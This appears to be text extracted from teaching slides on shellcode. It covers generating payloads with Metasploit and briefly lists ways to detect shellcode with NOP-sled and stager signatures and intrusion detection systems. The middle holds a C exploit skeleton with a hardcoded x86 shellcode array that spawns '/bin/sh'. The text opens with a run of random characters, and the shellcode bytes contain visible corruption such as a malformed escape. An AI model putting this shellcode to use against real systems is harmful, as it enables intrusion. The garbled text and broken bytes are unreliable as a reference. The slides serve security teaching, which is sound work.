Oq0RzLKVrxkLMQM2H5c7B30wp2H47CC7Bq01Dqx0LPwuv6g9oxUoHz06a305P5y04QDrpu8UyopRKwp  
oY0ypyoKeMGPhDBC0gaCl0yxfcZb0V6cgCX8B9K07E7IozunekpsE2xpWbHh78iehi0yohUQGbHqdjL  
prJ5TQF1GCXtByIZhQ0k09EosZX30Qn4mLK5fpjqPu8wp6p30uPBvpjC0SX3hMt3ciuYoiE0cQC0jc0  
GWq8CuyxFSE8iySAA
```

Metasploit Shellcode

No more exploits with hardcoded shellcode:

```
#define REP_POPULATOR 24
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
"\x68\x47\x47\x47\x47\x89\xe3\x71\xc0\x50\x50\x50\x50\xc6\x04\x24"
"\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
"\xc0\xb0\x85xcd\x80\x72\x02\x09\x00\xff\x44\x24\x04\x80\x7c\x24"
"\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\x04\xc6\x44\x24\x04\x20\x89"
"\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
"\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x51\xc0\xb0\x5d\xcd\x80"
"\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
"\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
"\x1d\xcd\x80\x58\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x51\x58\x41\x80"
"\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\x00\xb0\x5a"
"\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
"\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x20\x47"
"\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
"\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;
```



Metasploit Shellcode

Recap:

- ✦ Metasploit can generate shellcode
- ✦ Pretty much any form of shellcode
- ✦ With many useful payloads

References:

References:

Modern vulnerability exploiting: Shellcode

- ★ <https://drive.google.com/file/d/0B7qRLuwvXbWXT1htVUVpdjRZUmc/edit>

Defense: Detect Shellcode

Detect Shellcode

How to detect shellcode usage:

- ✦ Find NOP's (lots of 0x90)
- ✦ Find stager
- ✦ Find stage1 / stage2

NIDS: Network based Intrusion Detection System

HIDS: Host based Intrusion Detection System